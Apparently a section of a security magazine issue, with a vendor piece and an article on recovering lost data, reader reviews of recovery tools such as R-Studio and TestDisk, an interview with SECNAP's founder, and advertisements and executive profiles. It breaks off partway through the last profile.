Imagine a day when you couldn't access your office documents or your e-mail, or lost your family photo albums or the entire collection of your favorite songs. It's not a pleasant consideration. Recovering lost and deleted files or restoring data from a damaged, formatted or repartitioned disk is a number one priority should anything bad happen to your valuable data. While just a few years ago your best option would be bringing the disk in question to a professional data recovery service, this is no longer so. Today, it is entirely possible to recover a damaged disk by yourself. Equipped with the right tools, you can do the same job or better than any recovery service – even if you've never done it before!

Disk Recovery Wizard manufactured by WizardRecovery Company provides a fully automated way to recover deleted files and data from corrupted disks and partitions. Employing an easy and simple wizard-like interface, Disk Recovery Wizard does not require any prior experience in data recovery in order to fix your disk and data. The Easy Recovery Wizard conceals complicated data recovery algorithms and presents an easy, usable step-by-step interface that makes complete recovery possible by simply clicking Next.

What Is It For?

Disk Recovery Wizard is invaluable when undeleting deleted files, recovering formatted partitions, restoring repartitioned hard drives and fixing the damage. Disk Recovery Wizard has no problem operating on inaccessible disks, unpartitioned hard drives or damaged media. Even if Windows cannot boot or does not see a disk, Disk Recovery Wizard can still recover your data from that drive.

Years of research and development ensured that the highest technologies made their way to Disk Recovery Wizard. Thanks to the proprietary low-level disk recovery engine, Disk Recovery Wizard will help you in many situations.

With Disk Recovery Wizard, you can easily undelete files removed from Windows Recycle Bin, but the product is not limited to just that. You can recover latest versions of files from damaged and inaccessible disks, undelete deleted files and documents, and recover hundreds of different types of files with PowerSearch even if the disk is severely damaged. Disk Recovery Wizard allows you to discover and fix lost or deleted partitions automatically and recover Master Boot Record and partition tables, effectively restoring hard disks after system failures. The product can unformat FAT and NTFS formatted drives.

Disk Recovery Wizard Philosophy

What makes Disk Recovery Wizard different from Windows ScanDisk and similar tools is its set of priorities. Disk Recovery Wizard gives top priority to your data, prioritizing the recovery of valuable information such as office documents, compressed archives and backups, photo albums, video and multimedia files. Unlike Windows ScanDisk, Disk Recovery Wizard backs up the files first to a safe place, well before it attempts to repair the damaged media.

Sophisticated Recovery Technologies at Your Fingertips

Innovative and highly sophisticated disk scan algorithms ensure that no file escapes the attention of recovery engine no matter how severe the damage is. The unique PowerSearch technology performs the most comprehensive analysis of your disk in order to locate every recoverable file. Scanning the entire surface of the hard disk and matching the result against information obtained from the file system, PowerSearch locates lost and deleted files by matching the content of the sectors on your hard disk against a list of signatures that are specific to certain file formats. For example, RAR archives always start with "Rar!" while ZIP archives start with "PK". PowerSearch is able to detect and successfully recover files in hundreds of different formats.

Is It For Real?

No one can give you a 100% guarantee that a certain file could be recovered. A file could be overwritten by Windows or physically damaged. Yet, Disk Recovery Wizard comes really close! Its signature Live Preview feature works even in the free edition. The Disk Recovery Wizard implementation of Live Preview not only displays a full-size preview of documents, pictures, archives and multimedia files, but does it carefully enough not to do any damage to the original file or disk. Live Preview does not write anything onto the damaged disk, or any disk if that matters; instead, it stores the recoverable file in the computer's operating memory. Live Preview fully guarantees successful recovery if you see the preview.

Compatibility

Disk Recovery Wizard supports all versions of Windows including the latest Windows Vista and 2008 Server, and works on disks formatted with all revisions of FAT and NTFS file systems.

About WizardRecovery Company

WizardRecovery Company adds magic to technology, transforming a complicated process of data recovery into a magically easy spell. WizardRecovery Company delivers usable products appreciated by thousands of customers every year. Repairing damage and fixing corruption that happens to hard drives, memory cards and other storage media is the ultimate goal of WizardRecovery Company. More info at: <http://wizardrecovery.com>

Choose the Data Recovery

We've all been there. You have some important information on a computer, digital camera, or other electronic device, and then disaster strikes, and it looks like all is lost. Let's take a look at a few different disaster scenarios, how recovery is possible, and how to prepare or prevent some data loss during a disaster.

Disaster

You've just finished compiling the quarterly marketing report after spending many weeks analyzing the data. All of the marketing information is only on your computer. After you hit save, your screen goes black. You see that dreaded message – No boot device, please insert boot-able media.

You have a new baby and a new digital camera. After a week of sleepless nights, your memory card is full of memories. You plug the card into your computer and you see the message – drive not accessible, would you like to format?

You are enjoying the sun on your balcony, reading some news on your laptop. A bee disturbs you and the laptop slides off the balcony ending up in many pieces on the ground 2 floors below. Your entire client list is on the drive now lying on the driveway.

These are all common disasters that could happen to any of us. In this article we will look at some ways to recover data that may be lost during a disaster, and some possible ways to prevent data loss. In most cases, there is hope of recovery. The extent of the damage and the data's value determine how in-depth the recovery process is. Data recovery can be as simple as finding the right connector to access the data, or as hard as repairing a cracked or damaged electronics.

In our examples, we will use a library as a comparison. The books in the library

represent the files or data on the memory media. The other properties or features of a library, doors, card index, and organization system will all be used for comparison.

Recovery Process

Let's look at one of the more common disaster scenarios, which is also one of the simpler disasters to recover from. You have just taken some important pictures and started to copy them from the memory card, to your computer. Instead of hitting copy, you sneeze and hit delete. You don't notice right away, and put the card back in the camera. Later, after rebooting your computer a few times and emptying the trash, you notice that the pictures didn't actually get copied. You again connect the memory card to your computer, and realize what happened.

First of all, don't panic!

If we switch back to our library example, we can see the basics of what needs to be done, and how to do it. In the library there are many books, and each book has an index card in the card catalogue. The index card contains information about the type of book, and importantly, where to find it. If you were to erase all of the information on the index cards, the books would still be there. The books would remain unchanged, and they would still contain all of their original information.

Instead of looking up the location of the book on the index card, you would have to look at the physical books to find the one you want, but it is still there.

The same is true of the pictures on a memory card. Recovery software ignores the blank file index, called a file allocation table on most digital memory cards, and

goes instead to the memory itself and looks for anything that resembles a picture. If you were looking for a book in the library that we have just erased all index card information, what would you look for? You would identify the items in the library by their looks. Books have two covers, and are made out of paper. CD's have a plastic case.

The recovery software knows that JPEG files start with the hex string FFD8FFE11C4545786966 and end with FFD9. With this knowledge, all it has to do is search through the memory card, and locate each successive occurrence of the start string, then copy everything from there to the end string, and that is the picture. It may take a while, but you will end up getting your important images back. With a bit of programming or scripting knowledge, you can even write up a quick script yourself to find the pictures now that you know what to look for.

Now let's take this disaster a bit further. Instead of a camera with a memory card and some pictures, let's say you have a crashed laptop with some documents. The laptop won't recognize the hard drive, and won't boot up. In this case, our library comparison would be a library that has no outside signage, and possibly no visible doors. To send someone into the library to get a book, we would have to convince them that the library is there, tell them how to get in, and then tell them what type of book we want. Our file recovery software can again help.

First of all we have to find a way for the recovery software to find the drive. We can use either a boot-able live CD, or connect the drive from the crashed computer to a working one, with an adapter.

A boot-able live CD is one which allows us to boot a computer from a CD with a live operating system. An example of a live CD is Knoppix. Using a live CD would allow

us to run the recovery software from the CD, and tell it where to find the crashed drive. Using an adapter, for example IDE to USB, would allow us to run the recovery software on the working computer, and tell it to find the crashed drive on the USB port.

Another disaster that this method can help with is one I have seen many times. You have a memory card in your camera, full of pictures. You take it out to copy the files onto a friend's computer. When you plug the memory card in, you get the message, drive not accessible, would you like to format? Or worse yet, that there is no disk or card connected.

In this case, running most recovery software will give you the same results. It won't even find the disk to start looking for files on. Recovery software such as TestDisk or Photorec can be used in this case. These programs allow the discovery of files on drives that Windows may not even know are there.

When you run these programs you tell it where the drive or disk is located, and it looks there, regardless of what the operating system says. You also tell the software the exact size and type of drive you are looking for files on. Just like telling your friend where the library is, and how to get in. Again, the software looks for the files based on the starting and ending strings. Each file type has a different start and end string, unique to the specific file type.

There are many different software recovery solutions available. You can do some research, and build a script yourself to locate the files. There are open source, freeware, and shareware options. Some of these are worth as much as you pay for them, others are priceless. There are also commercial solutions, most of which allow you to run a trial or test recovery.

If you want to test these software solutions, try to reproduce the disaster using data that is not important. Take a few pictures on a similar camera and card, and then delete the pictures. Run the software on this card to get a feel for it. Look for things like the percentage of files recovered, as well as the ease of use. Most of the programs I have tested have some sort of trade off between the two. Some of the easiest to use and prettiest programs may find all of the files.

On the other hand, the ones that don't have a nice interface may find more files, but could take you a long time to find out how.

Hardware Recovery

Next in our list of disasters is one that moves past the simple software glitches or mistakes, and moves on to hardware failure or damage. Hardware recovery is used when the disaster has caused physical damage, recovery requires more than simply connecting the drive or memory card and running a program.

If we are looking to recover data from the laptop that was dropped, we need to somehow regain access to the drive.

Recovering data from a damaged hard drive can involve simply replacing a connector, or as complex as using a clean room and moving the physical platters of the damaged drive to a clean fully functional drive of identical specs.

At this point, and at any point where the recovery of data begins to be complicated, or costly, we need to place a value on the data. If you are trying to recover something of high value, either monetary or personal, then proceed with the recovery. If on the other hand the data that you are trying to recover is not worth much time or money, you may want to stop.

Hardware recovery can be extremely costly, both in money and in time. The cost of sending a damaged hard drive away to be recovered will usually cost as much as the computer it came out of, and possibly many times more. Even if you decide to recover your data yourself, you have to consider the amount of time that it will take.

Assuming that the data is of high enough importance to recover, the method used depends on the extent of the damage caused by the disaster. A typical hard drive is supposed to be able to withstand up to a 500G shock, or roughly the same force as hitting it with 65 pounds. Let's look at the first scenario where the hard drive internals are ok. The only problem with the drive is that the IDE connector is broken. You could remove the broken connector by un-soldering, and reconnect a new IDE connector. This could also be done if there were simple components broken off of the circuit board. If there is extensive damage to the circuitry or housing of the hard drive then more drastic recovery steps need to be taken.

One of the ways that data can be recovered in such a case is by removing the actual platters from the hard drive, and moving them into a functioning hard drive. This type hardware swap should only be done when the correct tools are available. The correct tools include non-magnetic screwdrivers and wrenches, as well as a clean room. You will also need another fully functional hard drive to move the old platters into. In most cases the target drive needs to be as close to the original as possible, down to the version and revision.

Always remember, once you open the hard drives, there is no warranty, and no guarantee that you will be able to recover the data. Why don't we return to the library analogy. In this scenario our library building has fallen over. The books are still inside. To get at them, we need to move them into a new library. Our files are still on the hard drive platters, assuming that the platters have not been destroyed. Moving the platters over isn't simple. I wouldn't recommend doing it yourself. This type of recovery could also apply to a memory card that has become damaged. As long as the memory chip is still intact, it can be moved over to an identical, unbroken card. Doing this type of swap is a bit simpler than the hard drive swap, as long as you are comfortable with a soldering iron.

Other types of data recovery

There are some other types of data recovery and disaster scenarios that are outside the scope of this article.

Recovering data on a drive that is password protected or encrypted can involve both hardware and software recovery techniques. Recovering data from a target machine, without alerting the user is another case where data recovery methods can be used. These scenarios require more than just the right set of tools. They require knowledge and in some cases written permissions or even legally authorized requests. Recovering data from a live system that is infected or hung is another case where a different set of specialized tools and knowledge is needed. Those types of recoveries can sometimes fall into gray areas.

Preparing for disaster

The first step in preparing for disaster recovery is to have a simple and regular

CONSUMERS TEST

backup system. This step is often missed. Instead, focus is placed on what to do after the disaster has happened. Disaster services, such as the fire department, EMS, all train regularly so that they are prepared for disaster. One step in preparing for a disaster is to copy important data, pictures, and documents, to a completely different system. This could be another computer you have at a different location, or it could be a portable hard drive that you keep at a friend or neighbour's house (someone you can trust of course) or an online file storage solution. Doing this on a weekly or bi-weekly schedule keeps you from losing more than a couple of weeks of data. You can keep a regular schedule, and make other backups if you are working on something important or have just taken a set of pictures of an important event. It all depends on your level of activity.

Copy important data to a DVD or CD, and place it in a safety deposit box. The regularity of these types of backups can vary according to your use. Burning a quick set of backup disks once every 4-6 months is a good option.

Doing this can also save you from growing hard drives. Copy things you need to keep for records or archival purposes, or anything that you do not regularly need to access off of your working system, and to your backup disks. You can even recover some space on your drive!

Conclusions and recommendations

The best solution to disaster recovery is to prepare. Backup often, backup to more than one location, and backup now.

If you do find yourself in a situation where you need to recover data after some sort of disaster, consider the value of the data you want to recover. Simple recovery can be done cheaply, using your own scripts, freeware, or shareware. Read up on the program you intend to use, and look at comments of other users. Here are some programs and hardware tools that I suggest that you put in your recovery toolbox. TestDisk/Photorec, Encase, Ophcrack, Knoppix, SATA/IDE to USB adapter, Multi Card Reader

R-Studio Data Recovery

I have chosen this data recovery tool because, out of all the software I've tried, I

have had the most success with R-Studio. R-Studio is able not only to recover files, but also to recover old recognized partitions, which can be handy when accidentally deleting a partition, or if you need to recover an entire partition from the past. Also, R-Studio has recovered files and parts of files where other software I've used has not. The inbuilt viewer for files has support for a lot of formats, and is quite powerful. It has support for all partition types as well, from ext3, to NTFS, to Reiser-FS. It also allows you to create Virtual RAID configurations in the event that a RAID drive has died and you need to recover data, and also has support for saving an R-Studio readable format of image of your drive for later recovery.

I have tried a lot of the free solutions such as Recuva, but they have left me feeling high and dry, and underpowered. Although they may do for an average home user, they are in no way close to industry standard.

I used to use Restoration, however, that has no listing for directories the file has come from, no way to preview them, and no support for recovering partitions. It was semi-useful, but very underpowered and cluttered in the actual files window, so I chose to use other software – R-Studio.

I run two main OS's – Ubuntu Linux, and Windows Vista. R-Studio is designed for Windows, and as such, I use it under windows – however, it does have support for all partition types. I do not regularly use Windows, but I do switch to Windows for data recovery specifically because this program is a great piece of software. It functions perfectly on all Windows systems I have tried it on, and has not crashed once. This software has met and exceeded my expectations for my usage. The main advantages would be all the extra functionality that other software doesn't offer – like recreating RAID arrays virtually, support for multiple file-systems, and the inbuilt previewer. The only disadvantage I have come across is its inability to run on a Linux platform. I would like to see this in future.

I have experienced no problems or breakdowns with this software so far. I would recommend it to others with no reservations.

Note:

9/10 (because no software is perfect, but this is pretty close to it)

by Stephen Argent

Acronis (with prior planning), R-Studio (with planning), Easy Recovery (when things just go wrong)

Fairly, Acronis is a backup tool not a data recovery tool in the forensic sense. The downside of R-Studio is for all the cool features to work. It has to be installed pre event or you have to have a separate HD with OS and R-Studio installed. They have a bootable CD but everything runs more smoothly when there are client server installs, no network driver issues, etc.

It has been a while since I used R-Studio and network cards are more standard now. Easy Recovery is post badness install and allows automated recovery of most deleted files on most filesystems. It has them sorted by previous directory structure without names of directories and without nesting the recovered directories. Easy Recovery also had to be installed, but the install footprint was REALLY small. Good for the user that it reinstalled Windows and didn't read the screen that said YOU WILL LOSE IT ALL directly followed by Where are my pictures and documents?. The knoppix INSERT CD is great once you add the libraries to examine NTFS. This is more for trashed partition tables than anything else.

Other tools that I have considered were all forensic analysis/investigation tools dealing specifically with deleted file recovery, sorting, and analysis. As that goes, they are all pretty expensive and cost was prohibitive to using.

Using several tools for different purposes allows me to use a tool for whatever it is best at doing. Personally I think all data recovery software should be built to run from livecd. mark a drive for damaged.

I don't call incomplete recovery a problem due to the fact that you are trying to get back something you LOST to begin with. Filesystem support from windows based tools is lacking. Trying to get deleted file recovery on linux required different tool sets. many claim, few deliver any performance.

Note:

- Easy Recovery: 7/10
- R-Studio: 5/10

by Andrew King

ddrescue, TestDisk/PhotoRec, Encase

I have used a few different Data Recovery solutions, from basic opensource tools such as ddrescue, TestDisk and PhotoRec, to commercial products such as Encase. The tool used depends on the situation.

I use the basic tools (ddrescue, TestDisk/PhotoRec) for cases where there is no legal requirements, such as recovering baby pictures off of a laptop dropped in a lake for a couple with a new baby and no backups of the pictures. The reason for choosing this software is that it is easily portable, will run on most systems, and does a good job easily.

The use of Encase is for recovery scenarios where there are legal requirements, for example recovering email/communications from a hard drive seized after a suspect set fire to his computer to destroy evidence. The reason for choosing Encase in this example is for its track record in court.

Most of the recovery tools I have tried did not work as efficiently as the ones chosen. I am constantly evaluating others, but have not found any reasons to switch. The things I look for in these types of tools relate to how well they work, or how much they can recover. I'm not really interested in the ease of use or eye candy, I would prefer a tool that gets the job done well.

Other tools I've used are:

- ADRC Data Recovery Tools
- Flash File Recovery (Panterasoft.com)
- PC Inspector File Recovery
- PC Inspector Smart Recovery

Most of these tools look good, but were not able to recover files from the test disks/cards that I use. The tools I've chosen work well on the systems that I have run them on. The advantage of using (ddrescue, TestDisk/PhotoRec) is that they run on just about any computer. The disadvantage is that performance is greatly impacted by processor and ram. The advantage of using Encase is that it is very robust and thorough. The disadvantage is that a dedicated high spec machine is required for it. I have not run into many issues with the software itself, generally the problems happen with the interface to the recovery source media.

I would recommend ddrescue and TestDisk/PhotoRec for personal/small companies, and Encase for commercial use.

Note:

- Ddrescue: 6/10
- TestDisk/PhotoRec: 7/10
- Encase: 9/10

by Clancey McNeal

freeundelete.exe, pc_filerecovery.exe, undeletePlus

I would like to provide comments mainly for 3 products that I have tried: freeundelete.exe, pc_filerecovery.exe, UndeletePlus, and USB Drive Data Recovery. I needed the software because I removed a memory flash drive without clicking on the icon in the system tray that allows one to safely remove hardware and hence the files on the drive became corrupted.

Freeundelete.exe really was bringing back deleted files and came up with hundreds of temporary internet files previously deleted also. It was not helpful for corrupted files. Pc_filerecovery.exe is good for the old FAT partitioned systems like Windows ME and the flash drive I was using did have the FAT partition. Unfortunately, it did not do the job. I have a feeling that the USB Drive Data Recovery software would have been great since it was designed for these flash drives, but the shareware cost was \$38 for it, so I looked elsewhere. So, I tried UndeletePlus for the interim and to be honest that did not work for this situation either. Based on my documentation from the flash drive manufacturer, after my error described above, the flash drive would need to be formatted for use again and I believe I would need more robust software – perhaps the USB Drive Data Recovery software or perhaps even more expensive software to recover the files. Because the files on this drive were important to me, I had employed several means of backup for them – additional hardware devices and online storage backup. So there was really no need to pay for the expensive DTS.

The products I tried did work as intended; they were merely not robust enough for my circumstances.

Advantages: The software was inexpensive or free.

Disadvantages: For my situation, the software I tried did not work.

I would recommend the software I tried for lightweight data recovery situations.

Note:

- freeundelete.exe: 5/10
- pc_filerecovery.exe: 5/10
- undeletePlus: 5/10

by Monroe D. Dowling III

Testdisk

I was looking for a data recovery tool because I accidentally deleted my USB disk during an automated kickstart install of my machine. The issue was that the automated install assumed it will wipe off any data of any disks in the machine. This includes USB disk that was connected to the machine. I need a tool that enables me to recover my deleted files, or even better, fix the partition table, and recover the deleted partition. I have never used any other one. A colleague shared with me this tool, and it worked the first time I tried.

I was using Linux. The product worked perfectly in Linux. The missing partition is in EXT3 format. It met my expectation. There is no installation required. There is also no compilation needed. I just download a tarball, with a statically compiled binary. It is a text-based program, with clear instructions what to do next.

While I did not try most of the features in there, as it is related to Windows, and I don't use Windows, it pretty much has features that I looked for, and that is to fix the partition table, recover the deleted partitions, and locate EXT3 backup superblock.

Besides these, it is able to recover FAT32 boot sector from a backup, or to rebuild FAT12/FAT16/FAT32 boot sector.

I haven't experienced any problem or breakdown. It was a pleasant test, as the name suggested.

I would recommend it to other users.

Note:

8/10

by Eugene Teo

Interview with Michael Scheidell



Michael Scheidell
Founder, President, Chief Technology Officer
SECNAP Network Security Corporation

Could you tell our readers a little bit about how you arrived at your present position?

As long as I can remember, I've been gifted with the ability to visualize things that haven't yet been created, and to figure out how to build them or make them better. My formal career in technology began in 1971, when I developed and sold my first computer software program to one of the original X.25 network providers. At the time I really had no inkling that this was the first of several entrepreneurial ventures that would ultimately define my career. In a few years I started up a company called Florida Datamation – a real-time network system integrator – where I wore all the executive hats and did everything from managing marketing and OEM sales to R&D and engineering. It was a very exciting time, and we grew Florida Datamation into the largest QNX distributor in the world. After selling that company, I formed SECNAP® Network Security Corporation in 2001, and spent the first few years developing the technology for our network security and email security products. I have three patents pending with the U.S. Patent and Trademark Office for some ground-breaking intrusion detection and prevention technology, and a revolutionary anti-spam product line that was named a Hot Product at the XChange Solution Provider 2008 conference and was also dubbed *The King of Spam Filters* by SC Magazine in May.

During my career I've discovered and resolved vulnerabilities that are currently

represented on the *Common Vulnerability and Exposures* (CVE) list, and I've been a member of the FBI InfraGard program since 1996, working with other information technology experts to assist the FBI's investigative efforts in the cyber arena.

What's the most difficult part of your job in security?

I'd have to say that evangelizing is the toughest part – trying to convince businesspeople that an ounce of prevention really is worth a pound of cure. A lot of the IT professionals get it, because they live with the risk of security breaches every day and understand the importance of reducing that risk to the lowest possible degree. But too often C-level executives (and I am one, so I can talk) let budget, politics and religion drive security decisions, and those decisions end up being sub-optimal in most cases.

That was the subject of your keynote at the HackerHalted Conference. Can you tell us more about those influences?

The single most serious threat to the security of sensitive information today is not individual hackers or gangs of cyber criminals. It is not inadequate firewalls, lack of logging or missing patches. And it's not found in OSI Layer 7, either – no amount of application filtering or testing can address it. In my experience, the single most serious threat to the security of sensitive information lies in the overlooked and undocumented

layers of the OSI model, specifically Layers 8 (Politics), 9 (Religion) and 10 (Economics).

We're all familiar with the impact that corporate politics can have on all kinds of decisions, including those involving the purchase of security products and services. Hidden agendas, special relationships, and other political machinery can cause poor decisions to be made. And everyone is aware of the huge impacts that budget, or the economic layer, can have on IT projects. The religious layer is a little less familiar but can be just as damaging. This occurs when executives have established preferences for certain brands or vendors, and impose those articles of faith on security and other IT endeavors regardless of whether it is the right decision, objectively, for the organization. If we had more time, I could cite dozens of real-life examples of the effects each of these layers has in generating sub-optimal decisions. It's really amazing how widespread they are.

Give us some examples of an effective strategy to improve security that you often suggest to IT Management.

It's always smart to know where you are before deciding where you need to go, so we believe a good first step is conducting external penetration testing, IT risk assessments, vulnerability evaluations, regulatory compliance audits – whatever applies to the situation. Once you review the reported results, you can identify the security gaps or risks. At that point, we recommend prioritizing the vulnerabilities by degree of

~tqw~

risk so they can be addressed in phases. It is not realistic to expect an organization to tackle hundreds of security gaps as a single project – you need to address them in bits or bytes, not megabytes. And when you take your message to the C-team, avoid overkill. If you hit them over the head they'll simply shut down and no part of your program will get approved. We also suggest considering outsourcing remediation in order to address the problems faster than you might be able to on your own.

What is the average new client's "security state?" How bad/good is their security, generally speaking? What is the most common missing element?

In our experience the average client ranks about five on a 10-scale. Generally, we find that the overall IT systems are good, with patches kept pretty current and servers maintained properly. The vulnerability really lies at the end-user or work-station level, especially when laptops are in use. Almost any employee can accidentally allow a virus into the system. Salespeople on the road using wireless sites unknowingly open the door to hackers, and businesspeople who plug into wireless networks at hotels can have the same inadvertent impact. So, security awareness is probably the #1 missing element. Another issue is what I call *checklist security*. That's when a company feels protected because their checklist audit turned out well – but checklist audits are notoriously imperfect and fail to fully consider the human factor.

What is the most unusual solution you have found in place at a client location?

We have seen a lot of wild stuff out there. Maybe one of the oddest was a client who had absolutely no Windows assets at all. The fact that Windows OS is one of the most popular systems also makes it one of the most vulnerable. This one shop, a very high-tech firm, had banished Windows from the company and was using a mix of Linux, Sun and Macintosh instead, along with one-off software. They operated pretty effectively this way because most of their employees were geeks and could make it work. Interfacing with the outside world could be a little dicey, but you had to give them credit for creativity. Obviously, this type of left-field solution is not going to be practical for most organizations.

What special technology underlies SpammerTrap to make it unique in the IT Security space?

SpammerTrap® provides unrivaled accuracy and reliability in delivering legitimate email and filtering out spam, viruses and phishing emails – all at lightning speed, no waiting. Among its many technical features are more than 40 real-time blacklists, a revolutionary email sender reputation filter that uses four different sender reputation databases, a built-in enterprise-class anti-virus filter and a highly efficient email firewall. It also employs heuristics filtering and a self-training feature that leverages Bayesian logic. SpammerTrap receives software updates at least once every 24 hours (for non-critical updates) and hourly for critical and security updates (such as anti-virus signatures). It arrives preconfigured and ready for use, and is easy to customize and manage through a simple GUI.

Email passes through seven layers of SpammerTrap checks, consisting of more than 4,000 tests, before it is forwarded to the internal mail server to be delivered, quarantined, or deleted. The appliance-based solution blocks malicious email at the client's network, while the hosted solution is for those who prefer to block unwanted email *In the cloud*.

How do you relay security information like possible risks and threats to CISOs or CIOs?

One way is through our reports, if we have just completed an audit or pen test. We provide an Executive Summary in addition to detailed, actionable reports for the *at a glance* snapshot most C-level executives need. We also offer a user subscription tool called First Alerts that provides real-time advisories about current hacking initiatives, worms, viruses and other threats. And if we are contracted to provide managed network security services, we monitor 24/7 and follow an escalation process in the event we witness attempted hacks. The process includes encrypted emails, cell phone contact and more, based on the severity of the attack. It is vital that the people responsible for information security be alerted instantly of events that could affect their operations or reputations.

What's one of your top open-source tools you use for pen-testing?

We find the Nessus product to be very effective in generic vulnerability testing. It offers a large library of plug-ins to choose from to look for various vulnerabilities in applications and infrastructure, and its framework makes it easy to develop your own plug-ins for custom applications. There are any number of other fine open source products as well as commercial products on the market. Commercial products work well for novices because everything is done for you, although almost to the point of overkill since they tend to deliver huge lists of false alarms. Experts can get more out of open source tools like Nmap and Metasploit because they understand the underlying technology and vulnerabilities, and can isolate the serious gaps from the false alarms.

What equipment do you use internally for defense, and do you have a preferred open source tool you'd recommend to our readers?

In our case, we definitely eat our own dog food – and it is gourmet! We use our own proprietary managed IPS solution, powered by our ground-breaking HackerTrap™ technology. The HackerTrap system is unprecedented in its ability to (1) detect genuine attacks against a network, (2) automatically report minor incidents with a zero false positive rate, (3) monitor the possible leak of personal or private information, and (4) accurately identify a breached computer within a client company or an employee violating company policies. HackerTrap uses SNORT, which is the de facto standard among open-source tools. SECNAP is a Certified Snort Integrator, and as such we are licensed to distribute Snort rules in our commercial offerings. This enables us to deploy a huge pool of signatures that the average organization doesn't have access to. Combine this advantage with our rich embedded technology and expert 24/7 monitoring and tech support, and our *Managed Network Security Service* is the ideal outsource solution for companies looking to reduce internal costs and ratchet up their protection. I'm very proud of what we are doing to continually improve IT and data security for our clients.

EXCLUSIVE&PRO CLUB

000100 Day Consulting
is your network ready?

Zero Day Consulting

ZDC specializes in penetration testing, hacking, and forensics for medium to large organizations. We pride ourselves in providing comprehensive reporting and mitigation to assist in meeting the toughest of compliance and regulatory standards.

bcausey@zerodayconsulting.com

DIGITAL ARMAMENTS

Digital Armaments

The corporate goal of Digital Armaments is Defense in Information Security. Digital armaments believes in information sharing and is leader in the Oday market. Digital Armaments provides a package of unique Intelligence service, including the possibility to get exclusive access to specific vulnerabilities.

www.digitalarmaments.com



Eltima Software

Eltima Software is a software Development Company, specializing primarily in serial communication, security and flash software. We develop solutions for serial and virtual communication, implementing both into our software. Among our other products are monitoring solutions, system utilities, Java tools and software for mobile phones.

web address: <http://www.eltima.com>
e-mail: info@eltima.com



First Base Technologies

We have provided pragmatic, vendor-neutral information security testing services since 1989. We understand every element of networks - hardware, software and protocols - and combine ethical hacking techniques with vulnerability scanning and ISO 27001 to give you a truly comprehensive review of business risks.

www.firstbase.co.uk



@ Mediaservice.net

@ Mediaservice.net is a European vendor-neutral company for IT Security Testing. Founded in 1997, through our internal Tiger Team we offer security services (Proactive Security, ISECOM Security Training Authority for the OSSTMM methodology), supplying an extremely rare professional security consulting approach.

e-mail: info@mediaservice.net



@ PSS Srl

@ PSS is a consulting company focused on Computer Forensics: classic IT assets (servers, workstations) up to the latest smartphones analysis. Andrea Ghirardini, founder, has been the first CISSP in his country, author of many C.F. publications, owning a deep C.F. cases background, both for LEAs and the private sector.

e-mail: info@pss.net



Priveon

Priveon offers complete security lifecycle services – Consulting, Implementation, Support, Audit and Training. Through extensive field experience of our expert staff we maintain a positive reinforcement loop between practices to provide our customers with the latest information and services.

<http://www.priveon.com>
<http://blog.priveonlabs.com/>



MacScan

MacScan detects, isolates and removes spyware from the Macintosh. Clean up Internet clutter, now detects over 8000 blacklisted cookies. Download your free trial from:

<http://macscan.securemac.com/>

e-mail: macsec@securemac.com

EXCLUSIVE&PRO CLUB

EXCLUSIVE&PRO CLUB



NETIKUS.NET Ltd

NETIKUS.NET Ltd offers freeware tools and EventSentry, a comprehensive monitoring solution built around the windows event log and log files. The latest version of EventSentry also monitors various aspects of system health, for example performance monitoring. EventSentry has received numerous awards and is competitively priced.

<http://www.netikus.net>
<http://www.eventsentry.com>



Heorot.net

Heorot.net provides training for penetration testers of all skill levels. Developer of the DeICE.net PenTest LiveCDs, we have been in the information security industry since 1990. We offer free, online, on-site, and regional training courses that can help you improve your managerial and PenTest skills.

www.Heorot.net
e-mail: contact@heorot.net



ElcomSoft Co. Ltd

ElcomSoft is a Russian software developer specializing in system security and password recovery software. Our programs allow to recover passwords to 100+ applications incl. MS Office 2007 apps, PDF files, PGP, Oracle and UNIX passwords. ElcomSoft tools are used by most of the Fortune 500 corporations, military, governments, and all major accounting firms.

www.elcomsoft.com
e-mail: info@elcomsoft.com



Lomin Security

Lomin Security is a Computer Network Defense company developing innovative ideas with the strength and courage to defend. Lomin Security specializes in OSSIM and other open source solutions. Lomin Security builds and customizes tools for corporate and government use for private or public use.

tel:703-860-0931
<http://www.lomin.com>
<mailto:info@lomin.com>

JOIN OUR EXCLUSIVE CLUB AND GET:

- **hakin9 one year subscription**
- **classified ad for duration of your subscription**
- **discount on advertising**

You wish to have an ad here?
Join our EXCLUSIVE&PRO CLUB!

For more info e-mail us at en@hakin9.org or go to www.buyitpress.com/en

EXCLUSIVE&PRO CLUB

SELF EXPOSURE



Ed Benack is the Chief Information Officer and Chief Customer Officer since January 2008 in Acronis.

Where did you get your first PC from?

I bought a PS/2 Model 50 in 1989 with every last dime I had. Prior to that I had a Lanier word processor.

What was your first IT-related job?

I was responsible for hardware and software standards for the Phone company training department

Who is your IT guru and why?

Charlie Forand, my first General Manager. He seemed to know everything about everything. When he didn't, he learned very quickly. He was very strategic, but also could be very hands on. He was above nothing if it meant getting the job done. He was also a compassionate and insightful man.

What do you consider your greatest IT success?

Developing the Catalog of IT Products and Services at MS.

What are your plans for future?

Personally, spend as much time with my daughter as possible. Professionally, to build out a robust and secure global infrastructure for our company.

What advice do you have for the readers planning to look for a job on the IT Security field?

Don't underestimate either the technical or process knowledge needed to be successful in this field. Leverage published best practices and standards, first and when you are truly a global expert, then try inventing solutions.

Executing best practices will benefit your company much more real-time than trying to design a new solution.



Karen Salem is senior vice president and chief information officer of Ingram Micro Inc. She is responsible for ensuring the company's business systems create an effective platform for profitable growth.

Where did you get your first PC from?

I got my first PC when I was working for my brother in graduate school. It was a *portable* sewing machine sized Compaq with two floppy drives. *Luggable* perhaps better describes it. I learned Lotus 123 and became a fan of spreadsheets and word processors.

What was your first IT-related job?

I joined Andersen Consulting (now Accenture) after graduate school. I did some basic programming in the undergraduate industrial engineering program at Penn State. But I really didn't get very much exposure to structured systems work either there or in the MBA curriculum at the University of Cincinnati. Andersen's training programs were instrumental in laying the foundation for all that I know and how I think about systems. Looking back, I am grateful for that opportunity.

Who is your IT guru and why?

I have two IT gurus. They are both at Ingram Micro's headquarters. The first is my Corporate VP & CTO, Barney Sene. Barney is an extraordinary architect and overall technical encyclopedia. My VP of Worldwide Operations, IT is Sean Barker and he is also a great source for me. Both men are practical IT guru's, applying the screening of *can we really get that done?* to the potential solutions for challenges we face.

What do you consider your greatest IT success?

The IT effort that stands out for me was a migration from a custom ERP system on a Wang (in 1996)

to an off-the-shelf system from QAD. It was early in my career and I was very involved in every phase of the work. I was the VP of IT for Rexall Sundown and we were experiencing phenomenal business growth. We migrated the entire ERP and WMS systems in one year, for \$3 million.

What are your plans for future?

